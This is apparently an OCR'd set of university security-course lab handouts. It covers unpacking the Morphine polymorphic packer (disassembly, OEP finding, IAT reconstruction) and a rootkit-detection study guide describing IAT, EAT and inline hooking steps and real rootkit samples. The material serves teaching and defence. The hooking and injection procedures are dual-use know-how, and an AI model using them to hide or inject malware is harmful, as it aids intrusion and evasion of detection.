
This project is financed by: Tempus

Table 4. Some differences in the commonly used code (block #5)

/01/calc.exe	**/02/calc.exe**
0x4011d6: push dword [ebp+0x8]	**0x401174:** push dword [ebp+0x8]
0x4011d9: pop edx	**0x401177:** pop edx
0x4011da: add edx, 0x2b000	**0x401178:** add edx, 0x2b000
0x4011e0: mov **ebx**, 0x2b000	**0x40117e:** mov **ecx**, 0x2b000
0x4011e5: mov **ecx**, 0x2b000	**0x401183:** mov **edi**, 0x2b000
0x4011ea: mov **edi**, 0xbdbcc470	**0x401188:** mov **esi**, 0xda26a74e
0x4011ef: sub **ecx**, 0x4	**0x40118d:** sub **edi**, 0x4
0x4011f2: sub edx, 0x4	**0x401190:** sub edx, 0x4
0x4011f5: mov **esi**, [edx]	**0x401193:** mov **eax**, [edx]
0x4011f7: ror esi, **0x6d**	**0x401195: sub** esi, **0xa84d457d**

Figure 1. Protection Layer Layout

This project is financed by: Tempus



1
```
0x401610: push eax
0x401611: inc eax
…
0x401874: cmp eax, 0x7bceec27
0x401879: push ecx
```

```
0x40187a: movzx ecx,cl
…
0x4018c1: loop 0xffffffb9
```

2
```
0x4018c3: pop ecx
0x4018c4: clc
…
0x40199f: pop edi
0x4019a0: push ecx
```

```
0x4019a1: movzx ecx,cl
…
0x4019ec: loop 0xffffffb5
```

3
```
0x4019ee: pop ecx
0x4019ef: push ebx
…
0x401a80: dec edx
0x401a81: jnz 0xfffff6f2
```

4
```
0x401173: push dword 0x2e038
0x401178: push dword 0x2e034
…
0x4011bf: mov [ebp-0x50],eax
0x4011c2: mov ecx,0x8000
```

```
0x4011c7: add eax,0xaf631837
…
0x4011d4: loop 0xfffffff3
```

5
```
0x4011d6: push dword [ebp+0x8]
0x4011d9: pop edx
…
0x4011e5: mov ecx,0x2b000
0x4011ea: mov edi,0xbdbcc470
```

```
0x4011ef: sub ecx,0x4
…
0x401257: jnz 0xffffff98
```

6
```
0x40125d: call 0x355
…
0x401262: push dword 0x0
0x401264: push dword 0x6c6c642e
0x401269: push dword 0x32336c65
0x40126e: push dword 0x6e72656b
0x401273: push esp
0x401274: mov eax,[ebp+0x10]
0x401277: call [eax]; LoadLibraryA
0x401279: add esp,0x10
0x40127c: mov edi,eax
0x40127e: push dword 0x0
0x401280: push dword 0x636f6c6c
0x401285: push dword 0x416c6175
0x40128a: push dword 0x74726956
0x40128f: push esp
0x401290: push eax
0x401291: mov eax,[ebp+0xc]
0x401294: call [eax]; GetProcAddress
…
0x401338: push dword 0x40
0x40133a: push dword 0x3000
0x40133f: push ecx
0x401340: push eax
0x401341: call ebx; VirtualAlloc
…
0x401473: add ebx,esi
```

```
0x401475: mov eax,[ebx+0xc]
…
0x401498: call [eax]; LoadLibrary
…
0x4014c6: call [eax]; GetProcAddress
…
0x4014da: jmp 0xffffff9b
```

7
```
0x4014dc: mov eax,fs:[0x30]
0x4014e3: mov eax,[eax+0xc]
…
0x4014f2: jz 0xa2
```

```
0x4014f8: push edx
0x4014f9: push dword 0x4
0x4014fb: push edx
0x4014fc: call [ebp-0x7c]; IsBadReadPtr
…
0x401502: jnz 0x92
```

8
```
0x40159f: mov eax,[ebp-0x1d0]
0x4015a5: add eax,[ebp-0xc]
…
0x4011ac: jmp eax
```

This project is financed by: Tempus

Preamble:

- Explain why Morphine protector is so interesting in the scope of this practical work. Go through the main differences in its protection code in comparison with already discussed UPX and AsPack.
- Explain how to understand if a file is packed (protected with a polymorphic packer). What traditional indicators (signs) point at the fact? What is the recommended way to do the decision for Morphine's case?
- Represent high-level behavior for a typical protection stub in Morphine's case. Outline the main steps on how to arrange protection level's removal. Present the

This project is financed by: Tempus

detailed plan of activities to be done by students independently (with minimal assistance).


Samples:

- Folder 'morphine' - morphine 2.7 binary and misc files;
- Folder '../original' - original (not packed) files calc.exe and notepad.exe;
- Folder 'packed' - 10 variants of the packed functional copy for the original calc.exe and notepad.exe.

Tasks:

1. Watch the video explaining UPX dynamic unpacking.
2. While following the defined instructions, get to the Original Entry Point of an executable protected by Morphine;
3. Repeat the process again. Collect and check out the code focused on counteracting static unpacking routines;
4. Repeat the process again. Collect and check out the code focused on deobfuscation of the protected binary;
5. Continue the debugging session. Collect and check out the import restoration code.
6. Create an unpacked executable.
    a. Find the OEP under the debugger.

This project is financed by: Tempus




```
.text:004010B8 and     eax, 0FFFFF000h
.text:004010BD add     [esp], eax
.text:004010C0 add     [esp+4], eax
.text:004010C4 add     [esp+8], eax
.text:004010C8 call    sub_4010DE
.text:004010CD pop     edi
.text:004010CE pop     esi
.text:004010CF pop     ebp
.text:004010D0 add     esp, 4
.text:004010D3 pop     ebx
.text:004010D4 pop     edx
.text:004010D5 add     esp, 8
.text:004010D8 mov     [esp+4], ecx
.text:004010DC jmp     eax
.text:004010DE
.text:004010DE ; ||||||||
.text:004010DE
.text:004010DE ; Attribut
.text:004010DE
.text:004010DE sub_4010DE
.text:004010DE
.text:004010DE var_1F8= d
.text:004010DE var_1D0= d
.text:004010DE var_1A8= d
.text:004010DE var_178= d
.text:004010DE var_9C= dw
.text:004010DE var_90= dword ptr -90h
```

```
eax=debug026:01012475
; ---------------------------------------
push    70h
push    offset unk_10015E0
call    near ptr unk_10127C8
xor     ebx, ebx
push    ebx
mov     edi, ds:off_1001020
call    edi ; kernel32_GetModuleHandleA
cmp     word ptr [eax], 5A4Dh
jnz     short loc_10124B2
```

b. Use PETool to make a full dump of the process when the app is stopped at OEP with the debugger.
c. Use Import Reconstructor (ImpRec.exe) to fix the import address table (IAT).

Note: You will face some issues when fixing the IAT that will differ this process from other packers. To solve the issues, you need to get familiar with other functions of Import Reconsructor. Finally, you must have the same view of the Import Reconstructor's window as for other packers:



```
c:\student_labs\lab7 - advanced unpacking\morphin\morphine\calc_m0.exe (000000A8)
```

```
advapi32.dll FThunk:00001000 NbFunc:3 (decimal:3) valid:YES
    rva:00001000 mod:advapi32.dll ord:01E5 name:RegOpenKeyExA
    rva:00001004 mod:advapi32.dll ord:01EF name:RegQueryValueExA
    rva:00001008 mod:advapi32.dll ord:01CB name:RegCloseKey
gdi32.dll FThunk:00001010 NbFunc:3 (decimal:3) valid:YES
kernel32.dll FThunk:00001020 NbFunc:1E (decimal:30) valid:YES
shell32.dll FThunk:0000109C NbFunc:1 (decimal:1) valid:YES
user32.dll FThunk:000010A4 NbFunc:45 (decimal:69) valid:YES
msvcrt.dll FThunk:000011BC NbFunc:1A (decimal:26) valid:YES
```


```
Fixing a dumped file...
6 (decimal:6) module(s)
84 (decimal:132) imported function(s).
*** New section added successfully. RVA:0001F000 SIZE:00001000
Image Import Descriptor size: 78; Total length: 908
C:\STUDENT_LABS\Lab7 - Advanced Unpacking\Morphin\morphine\Dumped_calc_.ex
```

OEP 00012475
RVA 00001000 Size 00000228
RVA 00001000 Size 00000908
[✓] Add new section

d. Fix the dump. The fixed file will have the same name as the dump but with '_' at the end of the name. For example, 'Dumped_.exe'.

This project is financed by: Tempus

e. Run the fixed dump to verify the application has started correctly.



Questions:

- What obvious junk code (meaningless) sequences do you observe in the polymorphic junk code?
- What is the aim of import restoration procedure? What modules are imported by the protected executable binary?
- What concrete approach would you suggest to identify Original Entry Point for the protected binary?

Watch also:

1. Unpacking Buran ransomware https://www.youtube.com/watch?v=JOfGmZ-Gu_s

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 7. Rootkit Technologies

Goal: To gain skills in determining the presence of rootkits in the system. Exploring special tools (Anti-Rootkits) for rootkit detection and deactivation. To obtain knowledge of Windows kernel debugging.

Software:

- OS
  - Microsoft Windows XP Professional.
- Anti-Rootkits Tools:
  - Rootkit Unhooker available at http://rootkit-unhooker.software.informer.com/3.3/
  - GMER available at http://www.gmer.net/
- Debuggers:
  - LiveKD available at http://technet.microsoft.com/en-us/sysinternals/bb897415
  - Microsoft Debugging Tools available at http://msdn.microsoft.com/en-us/windows/hardware/gg463016
- Samples with a rootkit module (e.g. install a file system driver or hooks to SSDT/IRP/IDT)
  - TDSSKiller - a rootkit removal tool, available at http://support.kaspersky.com/viruses/utility?cid=utilities-global-FREE-other

Contents:

1. Typical rootkits' behavior overview.
2. View the features of some Anti-Rootkits utilities.
3. Scanning the system for rootkit presence and completing the tasks.
4. Defend the work answering the test questions.

This project is financed by: Tempus

Study Guide

Rootkits Technologies

Rootkit technologies are mostly used by hackers to hide malware in the system and gain hidden control over it as well, as antivirus companies to install antivirus software able to detect malware and cure an infected system.

Hooking techniques

1) Import Address Table (IAT) Hooking

When the core PE file is loaded into memory, its structure is similar to the PE structure on disk. Unlike on disk, however, there is no need to convert virtual addresses to physical ones, as everything is already in its appropriate (virtual) address. Each process is by default loaded at the base address of 0x00400000, starting with the IMAGE_DOS_HEADER structure.

Following on from this, the IMAGE_NT_HEADERS structure is located at

    0x00400000 + IMAGE_DOS_HEADER.e_lfanew

(as per on disk). This structure contains the Import Address Table (IMAGE_NT_HEADERS.OptionalHeader.DataDirectories).

This table contains a list of the API functions the program imports. This list is filled in at load time by the windows PE loader, which fills the list in with the actual in-memory locations of these API functions. When the program wants to call an API function, it simply looks up the location of the function from this Import Address Table.

Assuming a DLL is already injected into the target process containing a special code, it is possible to redirect a function to the special code by changing its entry in the Import Address Table.

The original API is still loaded at its original place in memory, so to call it the address of the original API is saved when hooking.

In summary, the process of hooking an API using IAT hooking is as follows:

This project is financed by: Tempus

- Opening the target process
- Injecting a DLL containing a custom function
- Locating the Import Address Table
- Locating the specific entry for the function
- Saving this entry to call the original later
- Replacing that entry with one pointing to a custom function

2) Export Address Table (EAT) Hooking – can be implemented in Kernel and User Mode. An intruder application or driver replaces the functions addresses with its own by patching the Export Address Table. Those type of hooks have sense almost only in Kernel Mode.

3) Inline Hooking

When the PE file is loaded into memory, the PE loader conveniently also loads any other DLLs the program needs (for example, if the program calls MessageBoxA, user32.dll will be loaded). These DLL's are also mapped into the process's memory space, as in the following table:

Notepad.exe	kernel32.dll	user32.dll	more.dlls
[... Import Address Table ...]	[... Export Address Table ...]	[... Export Address Table ...]	[... Export Address Table ...]
Main:	ExitProcess:	MessageBoxA:	AnotherFunction:
printf("hi");	add eax,1	push ecx	xor ecx,edx
exit(0);	...	...	...
...			

In the header structures of these DLLs are Export Address Tables, which is a list of each function the DLL exports, along with it's corresponding location in the DLL. Knowing

This project is financed by: Tempus

where the DLL is located in the host process's memory space (using WinAPI, we can enumerate the modules in a process), and knowing where a function is in a DLL, we can locate where the function is in the process's memory space.

Inline hooking involves locating a target function in this manner, then modifying the code of the target function in order to make the target function jump to a location the user specifies once it starts executing.

MessageBoxA:	MessageBoxA: [After]
mov edi, edi	push offset hookMessageBoxA
push ebp	push ebp
mov ebp, esp	ret
...	...

The greatest advantage of this type of modification over IAT patching is that it's fairly flexible, and evades a lot of common anti-debugging tricks such as checking for IAT hooks. Additionally, we are able to hook API's which aren't imported by the target program (e.g. API's loaded via GetProcAddress API call). Also, there's greater flexibility in potential hook locations thanks to Win32's API design:

ApiFunction() -> ApiFunctionEx() / ApiFunctionW()

Many Win32 API's are simply wrappers for other API's. For example, MessageBoxA "subcontracts" it's work to MessageBoxExA, which in turn calls MessageBoxTimeoutA, which then calls MessageBoxTimeoutW. With inline hooking, we are able to hook at any point of this call chain, including MessageBoxTimeoutW, which will also catch MessageBoxW calls.

In summary, the process of inline hooking is as follows:

- Open the target process

This project is financed by: Tempus

- Locate the DLL containing the function we want to hook within the target process's memory space

- Locate the target function within the target DLL, map that to the memory space


- Inject a DLL containing our custom function, locate our custom function within the newly injected DLL, map to memory space of target process

- Store first six bytes/prelude (implementation-dependent, explained below) of the "old" function

- Patch the "old" function to point to our custom function

Rootkit.Win32.Agent.hki


This rootkit is installed to the system by malware dropper. The executable file is located in the*%Windows%\Drivers* under a random name consisting of uppercase letters of the Latin alphabet and has *".sys"* extension. The main functional of the rootkit is to hide its body and the related system objects, such as the registry keys, kernel modules and malicious code injecting in the user-mode processes. When this rootkit is installed it infects a system driver file. The rootkit uses a Native API functions interception to hide itself; it modifies the Native API function numbers in *ntdll.dll* system library,



```
; __stdcall ZwEnumerateKey(x, x, x, x, x, x)
                public _ZwEnumerateKey@24
_ZwEnumerateKey@24 proc near            ; CODE XREF: RtlpNtEnumerateSubKey(x,x,x,x)+4A↓p
                                        ; RtlpAssemblyStorageMapResolutionDefaultCallback(x,x,x)+253D2↓p

arg_43          = byte ptr  47h

                mov     eax, 71         ; NtEnumerateKey has number 71 in KiServiceTable
                mov     edx, 7FFE0300h
                call    dword ptr [edx]
                retn    18h
_ZwEnumerateKey@24 endp
```

to incorrect ones and that renders an out of range error. The rootkit hooks "service call beyond the KiServiceLimit range" exception by changing the address part in the first call instruction in KiBBTUnexpectedRange function's body:

This project is financed by: Tempus



```
kd> u nt!KiBBTUnexpectedRange
nt!KiBBTUnexpectedRange:
8053c502 83f910          cmp     ecx,10h
8053c505 7539            jne     nt!KiBBTUnexpectedRange+0x3e
8053c507 52              push    edx
8053c508 53              push    ebx
8053c509 e8bbf8c579      call    fa19bdc9
8053c50e 0bc0            or      eax,eax
8053c510 58              pop     eax
8053c511 5a              pop     edx
kd>
```

Thus, the rootkit is able to hook any Native API functions in the system. In addition, the rootkit replaces the pointer to the KiServiceTable for each thread in the system by changing the ServiceTable value in the KTHREAD structure - descriptor of the thread object. The new pointer points to the table specially crafted by rootkit. The table sets any service call to a special handler within the rootkit that crashes the system when it is called, thus complicating the active infection cure. This method has low efficiency because it is unable to hook Native API calls directly in kernel mode and provides a hiding level partially at the Native API level and not at the level of requests to the drivers. It should be noted this sample is a modification of the Rootkit.Win32.Rustock family.

Trojan.Win32.DNSChanger.imv

This rootkit is installed in the system using dropper. The executable is located in the *%System%\Drivers* directory under the name *msliksurserv.sys*. The rootkit is designed to hidden files under the names starting with *"msliksur"*. This rootkit use legitimate hook technology to hide its files - it installs own filter-device on the top of the filesystem device stack:

This project is financed by: Tempus


```
kd> !drvobj \FileSystem\FastFat
Driver object (80f15968) is for:
 \FileSystem\Fastfat
Driver Extension List: (id , addr)

Device Object list:
80f13bd0  80f15738  80f15850
kd> !devstack 80f13bd0
  !DevObj   !DrvObj            !DevExt   ObjectName
  80dd3020  \Driver\msliksurserv.sys80dd30d8
> 80f13bd0  \FileSystem\Fastfat80f13c88

kd>
```


This method leaves no traces in the system providing full control over all file operations. The method involves hooking and filtering the IRP packets that come to the file systems drivers. This method is effective in user and kernel mode and provides a good level of hiding.

The rootkit masks its system registry key by means of NtEnumerateKey interception realized by splicing. Rootkit's functional is the same as Backdoor.Win32.TDSS.akv.

Backdoor.Win32.Sinowal.c

Today it is the most interesting and one of the most advanced rootkits. These rootkits are called bootkit because of its loading. The rootkit has no files in the file system and saves its body in the physical sectors of hard disk outside the the accessible disk space. To launch its body this rootkit writers into the MBR (Master Boot Record) a special loader that is launched at an early stage of operating system boot up. This loader reads the 4 sectors contents at the end of the disk containing the rootkit boot code and transfers control to them. The second level loader reads and places in memory the main body of the rootkit with early boot files and transfers control to them. The rootkit installs hook before jump to the OS 